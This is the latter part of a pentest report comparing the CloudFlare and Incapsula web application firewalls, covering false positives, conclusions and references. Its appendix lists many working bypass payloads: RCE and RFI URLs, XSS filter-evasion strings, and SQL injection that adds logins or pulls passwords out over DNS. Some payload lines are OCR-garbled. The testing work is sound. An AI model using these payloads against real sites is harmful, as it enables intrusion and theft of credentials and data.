The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'http://in.zeroscience.mk/wp/wp-comments-post.php'. An 'Access Denied' dialog box is displayed, stating 'in.zeroscience.mk owner has denied your access to the site.' Below the dialog is a screenshot of a computer monitor showing a 'Blocked by Incapsula' page. At the bottom of the browser window, there is a NetworkMiner tool interface. The 'Headers' tab shows 'Content-Type: application/x-www-form-urlencoded'. The 'POST Data' tab displays the following parameters:

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	<!--mfunc eval(base64_decode(cGhwaW5mbypOyAg)); --><!--/mfunc-->
submit	Post Comment
comment_post_ID	1
comment_parent	0

The 'Content' tab shows the raw POST data: - jform[sendmail]=/usr/sbin/sendmail.

## False Positive (Joomla):

Due to suspicious values being hardcoded as even triggers, Incapsula blocks legitimate access to applications with those keywords in the content/payload.

For example, any comments in blogs or web content containing any of these keywords will cause Incapsula to deny access. As an example, any IT helpdesk blog with content containing strings such as /etc/passwd, /etc/hosts.


Access denied was presented to us when saving the global configuration in Joomla CMS because of the POST parameter 'jform[sendmail]' with value: /usr/sbin/sendmail...also when tried to install any extension we get blocked, but we can add the parameter and the request URL to the whitelist excluding this particular false positive.

POST http://in.zeroscience.mk/joomla/administrator/index.php?option=com\_config HTTP/1.1

- jform[sendmail]=/usr/sbin/sendmail

POST http://in.zeroscience.mk/joomla/administrator/index.php?option=com\_installer&view=install

- joomla extension install (RFI FP)



**URL:** /joomla/administrator/index.php (POST)  
**Status:** Blocked by security rules  
**Query String:** ?option=com\_config  
**Post:** jform[sitename]=Joomla Honeypot Project&jform[offline]=0&jform[display\_offline\_message]=1...  
**Referrer:** http://in.zeroscience.mk/joomla/administrator/index.php?option=com\_config

**Illegal Resource Access (Request blocked)**

Attempted on: request parameter jform[sendmail]  
Threat pattern: /usr/sbin/sendmail

[Add to whitelist](#)

Illegal Resource Access

in.zeroscience.mk

Current time: 30 Sep 2013 14:29 UTC

Visitor Type: Bot (12 minutes ago)

Client Details: Firefox 23.0 from Macedonia

Event Details: 78.157.24.104|First Visit: 4 days ago | 15 page views | 23 hits | Supports Cookies | Supports JavaScript | Entry Page: /joomla/administrator/index.php | Referrer: http://in.zeroscience.mk/joomla/administrator/index.php?option=com\_config

Add the following to the Illegal Resource Access rule whitelist:

<input checked="" type="checkbox"/> URL	/joomla/administrator/index.php
<input checked="" type="checkbox"/> Parameter	jform[sendmail]
<input type="checkbox"/> IP	78.157.24.104
<input type="checkbox"/> Country	Macedonia

**Actions**

[Confirm](#) [Cancel](#)

[Add new rule](#)

### Whitelist Rules for Illegal Resource Access

Summary	Date	User	Action
Exception on Http parameter jform[sendmail] and URL /joomla/administrator/ind...	9-30-2013	Gjoko Krstic	

[Add new whitelist rule](#)

[Close](#)

## **Afterthoughts**

We can conclude and confirm that both solutions have improved over the course of this year. And that's really good to see. Incapsula has invested more into blocking real life attacks on real apps. Their session blocks works pretty good against automated attacks but it didn't block our sessions while doing the manual testing. They might want to put some more effort into that.

CloudFlare has made a big step forward by introducing a new WAF solution knowing that in the previous result they were rock bottom and basically didn't stop any attacks. Their new solution is fine but they still have lots of work to do and put it on Incapsula level.

We also noticed that CloudFlare has a high protection rate for XSS attacks than SQLi and LFI/RFI combined.

As we've shown in the Results part, both Incapsula and CloudFlare, don't block malicious request with values sent in HTTP Headers. This leaves an open door for attacker to exploit vulnerabilities of such kind. We specifically tested this with Cookie XSS, LFI, RFI, CMD Execution vulnerabilities in the PoC script. Here is a list of few public cookie poisoning vulnerabilities to show the real life relevance of this issue:

- ClanSphere 2011.3 Local File Inclusion - <http://www.exploit-db.com/exploits/22181>
- Aleza Portal v1.6 Insecure (SQLi) Cookie Handling - <http://www.exploit-db.com/exploits/15144>
- Seo Panel 2.2.0 Cookie-Rendered Persistent XSS Vulnerability - <http://www.exploit-db.com/exploits/16000>
- AV Arcade v3 Cookie SQL Injection Authentication Bypass - <http://www.exploit-db.com/exploits/14494>
- Website Baker Version <2.6.5 SQL Injection - <http://www.securityfocus.com/archive/1/457684>
- SetSeed CMS 5.8.20 (loggedInUser) SQL Injection - <http://www.exploit-db.com/exploits/18065>

## References

### CloudFlare vs Incapsula vs ModSecurity - Comparative Pentest Analysis Report

- <http://www.slideshare.net/zeroscience/cloudflare-vs-incapsula-vs-modsecurity>

### OWASP Top Ten Project

- [https://www.owasp.org/index.php/Top\\_10](https://www.owasp.org/index.php/Top_10)

### OWASP PHP Security Cheat Sheet

- [https://www.owasp.org/index.php/PHP\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet)

### URI Encoding to bypass IDS/IPS

- <http://wikisecure.net/security/uri-encoding-to-bypass-idsips>

### HTML5 Security Cheatsheet

- <http://www.html5sec.org>

### CAPEC-64: Using Slashes and URL Encoding Combined to Bypass Validation Logic

- <http://capec.mitre.org/data/definitions/64.html>

### Cookie Poisoning

- [http://www.imperva.com/resources/glossary/cookie\\_poisoning.html](http://www.imperva.com/resources/glossary/cookie_poisoning.html)

### List of HTTP Header Fields

- [http://en.wikipedia.org/wiki/List\\_of\\_HTTP\\_header\\_fields](http://en.wikipedia.org/wiki/List_of_HTTP_header_fields)

### HTTP Parameter Pollution

- [https://www.owasp.org/images/b/ba/AppsecEU09\\_CarettoniDiPaola\\_v0.8.pdf](https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf)

### SQL Injection Cheat Sheet

- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku>

### OWASP XSS Filter Evasion Cheat Sheet

- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

### SQLi Filter Evasion Cheat Sheet (MySQL)

- <http://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql>

### Web Application Firewall Evaluation Criteria

- <https://files.pbworks.com/download/Pp1PbtgRVo/webappsec/13247061/wasc-wafec-v1.0.pdf>

### WordPress TimThumb Exploitation

- <http://www.exploit-db.com/wordpress-timthumb-exploitation/>

### HTML URL Encoding Reference


- [http://www.w3schools.com/tags/ref\\_urlencode.asp](http://www.w3schools.com/tags/ref_urlencode.asp)

### Heuristics and Rules: Why We Built a New Old WAF

- <http://blog.cloudflare.com/heuristics-and-rules-why-we-built-a-new-old-waf>

### Incapsula Pentested - Results and Afterthoughts

- <http://www.incapsula.com/the-incapsula-blog/item/699-incapsula-pentested-review>



## APPENDIX

### CloudFlare

RCE Blocked:

```
http://cf.destr0y.net:8080/struts2-showcase-  
2.1.8/showcase.action?action:%25{Runtime.getRuntime%28%29.exec%28%22mkdir%20/tmp/WTF%22%29}
```

RCE Bypass:

```
http://cf.destr0y.net/glpi/index.php?cmd=ls%20-la;%20id;%20pwd;cat%20/etc/passwd  
http://cf.destr0y.net/wp/wp-  
content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php  
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?  
http://cf.destr0y.net/list/admin/index.php?p%3Dhttp://in.zeroscience.mk/info.php?  
http://cf.destr0y.net/list/admin/index.php?p=&%61http://in.zeroscience.mk/info.php?  
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php??????  
http://cf.destr0y.net/list/admin/index.php%3fp%3dhttp%3a%2f%2fin.zeroscience.mk/info.php?
```

XSS Blocked:

```
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write%28document.cookie%29%20autofocus%3E  
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write%28document.location.href=%27http://zeroscience.mk  
%27%29%20autofocus%3E
```

so it blocks the document.location.href and document.cookie payloads but not document.location.

```
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E*[{ }@import'test.css?]{color:%20green;}%3C/style%3EX  
http://cf.destr0y.net/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%  
20formaction=%22javascript:alert(1)%22%3EX%3C/button%3E  
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write(%3Ciframe%20src=http://zeroscience.mk%3E)%20aut  
ofocus%3E  
http://cf.destr0y.net/poc.php?x=%3Cinput%20onblur=write(javascript:alert(1))%20autofocus%3E%3Cinput%20autof  
ocus%3E  
http://cf.destr0y.net/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3C  
button%20form=test%20onformchange=alert(2)%3EX%3C/button%3E  
http://cf.destr0y.net/poc.php?x=%3Cvideo%3E%3Csource%20onerror=%22alert(1)%22%3E  
http://cf.destr0y.net/poc.php?x=%3Cvideo%20onerror=%22alert%281%29%22%3E%3Csource%3E%3C/source%3E%  
3C/video%3E  
http://cf.destr0y.net/poc.php?x=%3Cframeset%20onload=alert(1)%3E  
http://cf.destr0y.net/poc.php?x=%3Ctable%20background=%22javascript:alert(1)%22%3E%3C/table%3E  
http://cf.destr0y.net/poc.php?x=%3C!--%3Cimg%20src=%22--  
%3E%3Cimg%20src=x%20onerror=alert%281%29//%22%3E  
http://cf.destr0y.net/poc.php?x=%3Ccomment%3E%3Cimg%20src=%22%3C/comment%3E%3Cimg%20src=x%20one  
rror=alert%281%29//%22%3E  
http://cf.destr0y.net/poc.php?x=%3Csvg%3E%3C![CDATA[%3E%3Cimage%20xlink:href=%22]]%3E%3Cimg%20src=xx:  
x%20onerror=alert%282%29//%22%3E%3C/svg%3E  
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E%3Cimg%20src=%22%3C/style%3E%3Cimg%20src=x%20onerror=alert
```

%281%29/%22%3E  
http://cf.destr0y.net/poc.php?x=%3Cl%20style=list-style:url%28%29%20onerror=alert%281%29%3C/li%3E  
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=content:url(data:image/svg+xml,%3Csvg/%3E);visibility:hidden%20onload=alert(1)%3C/div%3E  
http://cf.destr0y.net/poc.php?x=%3Chead%3E%3Cbase%20href=%22javascript://%22/%3E%3C/head%3E%3Cbody%3E%3Ca%20href=%22/.%20/,alert(1)//#">XXX</a></body>  
http://cf.destr0y.net/poc.php?x=%3CSCRIPT%20FOR=document%20EVENT=onreadystatechange%3Ealert(1)%3C/SCRIPT%3E  
http://cf.destr0y.net/poc.php?x=<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VALUE="javascript:alert(1)"></OBJECT>  
http://cf.destr0y.net/poc.php?x=%3Cobject%20data=%22data:text/html;base64,PHNjcmIwdD5hbGVydCgxKTwvc2NyXBOPg==%22%3E%3C/object%3E  
http://cf.destr0y.net/poc.php?x=%3Ceembed%20src=%22data:text/html;base64,PHNjcmIwdD5hbGVydCgxKTwvc2NyXBOPg==%22%3E%3C/embed%3E  
http://cf.destr0y.net/poc.php?x=%3Cb%20%3Cscript%3Ealert%281%29/%3C/script%3E%0%3C/script%3E%3C/b%3E  
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=x%20onerror=alert(3)//%">  
http://cf.destr0y.net/poc.php?x=%3Cembed%20src=%22javascript:alert(1)%22%3E%3C/embed%3E  
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=%22javascript:alert(2)%22%3E  
http://cf.destr0y.net/poc.php?x=%3Cscript%20src=%22javascript:alert(3)%22%3E%3C/script%3E  
http://cf.destr0y.net/poc.php?x=%3Cd%20style=width:1px;filter:glow%20onfilterchange=alert(1)%3Ex%3C/div%3E  
http://cf.destr0y.net/poc.php?x=%3Cobject%20allowscriptaccess=%22always%22%20data=%22test.swf%22%3E%3C/object%3E  
http://cf.destr0y.net/poc.php?x=%3Cimg[a][b]src=x[d]onerror[c]=[e]%22alert(1)%22%3E  
http://cf.destr0y.net/poc.php?x=%3Ca%20href=%22[a]java[b]script[c]:alert(1)%22%3EXXX%3C/a%3E  
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=%22x%60%20%60%3Cscript%3Ealert(1)%3C/script%3E%22%60%20%60%3E  
http://cf.destr0y.net/poc.php?x=%3Cimg%20src%20onerror%20/%22%20%'22=%20alt=alert(1)//%22%3E  
http://cf.destr0y.net/poc.php?x=%3C!--%20%60%3Cimg/src=xx:xx%20onerror=alert(1)//--!%">  
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22-o-link:'javascript:alert(1)';-o-link-source:current%22%3EX%3C/a%3E  
http://cf.destr0y.net/poc.php?x=%3Cstyle%3Ep[foo=bar{}\*{-o-link:'javascript:alert(1)'{}\*{-o-link-source:current}\*{background:red}}{background:green};%3C/style%3E  
http://cf.destr0y.net/poc.php?x=%3Clink%20rel=stylesheet%20href=data:,\*%7bx:expression(write(1))%7d  
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22pointer-events:none;position:absolute;%22%3E%3Ca%20style=%22position:absolute;%22%20onclick=%22alert(1);%22%3EXXX%3C/a%3E%3C/a%3E%3Ca%20href=%22javascript:alert(2)%22%3EXXX%3C/a%3E  
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E\*[{}@import'test.css?]{color:%20green;}%3C/style%3EX  
http://cf.destr0y.net/poc.php?x=\*%20{-o-link:'javascript:alert(1)';-o-link-source:%20current;}  
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22font-family:'foo[a];color:red;'%22%3EXXX%3C/div%3E  
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22[a]color[b]:[c]red%22%3EXXX%3C/div%3E  
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22\63&#9\06f&#10\0006c&#12\00006F&#13\R:\000072%20Ed;color\0\bla:yellow\0\bla;col\0\00%20\&#xA0or:blue;%22%3EXXX%3C/div%3E  
http://cf.destr0y.net/poc.php?x=%3Cscript%3E%28{set/\*\*/\$%28\$%29{\_/\*\*/setter=\$,\_=1}}%29.\$=alert%3C/script%3E  
http://cf.destr0y.net/poc.php?x=%3Cscript%3EReferenceError.prototype.\_\_defineGetter\_\_('name',%20function(){alert(1)}),x%3C/script%3E  
http://cf.destr0y.net/poc.php?x=%3Cscript%3EObject.\_\_noSuchMethod\_\_%20=%20Function,[{}][0].constructor.%28%27alert%281%29%27%29%28%29%3C/script%3E  
http://cf.destr0y.net/poc.php?x=%3Cscript%3Ehistory.pushState(0,0,'/ZSL');%3C/script%3E  
http://cf.destr0y.net/poc.php?x=%3Cscript%20src=%22#%22%3E{alert%281%29}%3C/script%3E;1  
http://cf.destr0y.net/poc.php?x=0?%3Cscript%3EWorker%28%22#%22%29.onmessage=function%28\_%29eval%28\_data%29%3C/script%3E%20:postMessage%28importScripts%28%27data:;base64,cG9zdE1lc3NhZ2UoJ2FsZXJ0KDEpJyk%27%29%29  
http://cf.destr0y.net/poc.php?x=%3Cscript%20xmlns=%22http://www.w3.org/1999/xhtml%22%3E&#x61;l&#x65;rt&#40;1%29%3C/script%3E  
http://cf.destr0y.net/poc.php?x=%3Cmeta%20charset=%22x-imap4-modified-utf7%22%3E&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg&AGUAcgByAG8AcgA9AGEAb

ABIAHIAoADEAKQ&ACAAPAbi

http://cf.destr0y.net/poc.php?x=%3Cmeta%20charset=%22x-mac-farsi%22%3E%20BCscript%20%20BEalert%281%29//%20BC/script%20%20BE

http://cf.destr0y.net/poc.php?x=%3Cx%20repeat=%22template%22%20repeat-start=%22999999%22%3Ejavascript:%3Cy%20repeat=%22template%22%20repeat-start=%22999999%22%3Eprompt%281%29%3C/y%3E%3C/x%3E

http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22behavior:url#default#AnchorClick%29;%22%20folder=%22javascript:alert%281%29%22%3EXXX%3C/a%3E

http://cf.destr0y.net/poc.php?x=%3Ca%20href=%22javascript:alert(1)%22%3E%3Cevent-source%20src=%22data:application/x-dom-event-stream,Event:click%0Adata:XXX%0A%0A%22%20/%3E%3C/a%3E

http://cf.destr0y.net/poc.php?x=%3Ci%20frame%20sandbox=%22allow-same-origin%20allow-forms%20allow-scripts%22%20src=%22http://zeroscience.mk/%22%3E%3C/iframe%3E

http://cf.destr0y.net/poc.php?x=eval(%22aler%22+(!![]+[[]])[+[]])(%22xss%22)

http://cf.destr0y.net/poc.php?x=%3Cbody%20oninput=alert%28document\{\.\}ecookie%29%3E%3Cinput%20autofocus%3E

http://cf.destr0y.net/poc.php?x=%3Cimg%20src=%22%3E%22%20onerror=alert%281%29%3E

http://cf.destr0y.net/poc.php?x=%3C/h%23E%3Cobject%20data=%22data:text/html;base64,PHNjcmIwdD5hbGVydCgxKTwvc2NyaXB0Pg==%22%3E%3C/object%3E

%3C/h%23E%3Cembed%20src=%22data:text/html;base64,PHNjcmIwdCB0eXBIPSJ0ZXh0L2phdmFzY3JpcHQiIHNyYz0iaHR0cDovL2RuaS5kZXN0cjB5Lm5ldC9zL2Nvb2tpZTluanMiPjwvc2NyaXB0Pg==%22%3E%3C/embed%3E

/xx1.php?x="><SCRIPT>alert(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101))</SC

/xx1.php?x=%253Cscript%253Ealert(1);%253C%252Fscript%253E

/xx1.php?x="><""><script>alert(1);/\*\*/</script>

/xx1.php?x="><"">/\*\*<script>alert(1);/\*\*/</script>

/xx1.php?x=<BODY onload%3Dalert(1)>

#### SQL Injection Blocked/Bypassed:

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+master..xp\_cmdshell+%27ping+10.10.1.2%27-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+%3B+drop+table+temp+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4xexec+sp\_addlogin+%27name%27+%2C+%27password%27 p

http://cf.destr0y.net/poc.php?Search=value1w4fh4xexec+sp\_addsrvrolemember+%27name%27+%2C+%27sysadmin%27 p

http://cf.destr0y.net/poc.php?Search=value1w4fh4xinsert+into+mysql.user+%28user%2C+host%2C+password%29+values+%28%27name%27%2C+%27localhost%27%2C+password%28%27pass123%27%29%29 b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1+-- p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+%40%40version%29+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+%28select+%40%40version%29+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+%28select+%40%40version%29+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C++%28select+%40%40version%29+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C+NULL%2C++%28select+%40%40version%29+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C+NULL%2C++NULL%2C+%28select+%40%40version%29+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%25%2C1%29+%3C%3E+0%29+waitfor+delay+%270%3A0%3A2%27+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%25%2C1%29+%3C%3E+5%29+waitfor+delay+%270%3A0%3A2%27+-- b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C25%2C1%29+%3C%3E+8%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C24%2C1%29+%3C%3E+1%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28select+system_user%29+%3C%3E+%27sa%27+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+is_svrrolemember%28%27sysadmin%27%29+%3E+0+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28%28select+serverproperty%28%27integratedsecurityonly%27%29%29+%3C%3E+1%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28%28select+serverproperty%28%27integratedsecurityonly%27%29%29+%3C%3E+0%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+exec+sp_+%28or+exec+xp_%29	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+1%3D1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%27+and+1%3D%28select+count%28*%29+from+tablesames%29%3B+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+or+1%3D1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%27+or+%271%27%3D%271	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+user_name%28%29+%3D+%27dbo%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+user_name%28%29+%3D+%27dbo%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%5C%27%3B+desc+users%3B+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%27+and+non_existant_table+%3D+%271	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+username+is+not+NULL+or+username+%3D+%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+and+ascii%28lower%28substring%28%28select+top+1+name+from+sysobjects+where+xtype%3D%27u%27%29%2C+1%2C+1%29%29%29+%3E+116	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+union+all+select+1%2C2%2C3%2C4%2C5%2C6%2Cname+from+sysobjects+where+xtype%3D%27u%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1+uni%2F**%2Fon+select+all+from+where"	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x+or+1%3D1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%271%27%3D%271	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7Cutl_http.request%28%27httP%3A%2F%2F192.168.1.1%2F%27%29%7C%7C%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+%7C%7C+myappadmin.adduser%28%27admin%27%2C%27newpass%27%29+%7C%7C%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+banner+FROM+v%24version+WHERE+ROWNUM%3D1%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+SYS.LOGIN_USER+FROM+DUAL%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+SYS.DATABASE_NAME+FROM+DUAL%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+host_name+FROM+v%24instance%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+global_name+FROM+global_name%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28USERNAME%29%29+FROM+SYS.ALL_USERS%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28PASSWORD%29%29+FROM+SYS.USER%24%29%29+AND+%27i%27%3D%27i	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELECT+COUNT%28DISTINCT%28table_name%29%29+FROM+sys.all_tables%29%29+AND+%27i%27%3D%27i	b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+COUNT%28DISTINCT%28column\_name%29%29+FROM+sys.all\_tab\_columns%29%29+AND+%27i%27%3D%27i  
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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+COUNT%28DISTINCT%28GRANTED\_ROLE%29%29+FROM+DBA\_ROLE\_PRIVS+WHERE+GRANTEE%3DSYS.LOGIN\_USER%29%29+AND+%27i%27%3D%27i  
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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL\_USERS%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i  
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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28table\_name%29+FROM+%28SELECT+DISTINCT%28table\_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all\_tables%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i  
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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL\_USERS%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i  
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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28granted\_role%29+FROM+%28SELECT+DISTINCT%28granted\_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba\_role\_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i  
b



FROM+SYS.USER%24%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28table\_name%29+FROM+%28SELECT+DISTINCT%28table\_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all\_tables%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i

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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.ALL\_USERS%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+FROM+SYS.USER%24%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28table\_name%29+FROM+%28SELECT+DISTINCT%28table\_name%29%2C+ROWNUM+AS+LIMIT+FROM+sys.all\_tables%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28column\_name%29+FROM+%28SELECT+DISTINCT%28column\_name%29%2C+ROWNUM+AS+LIMIT+FROM+all\_tab\_columns%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

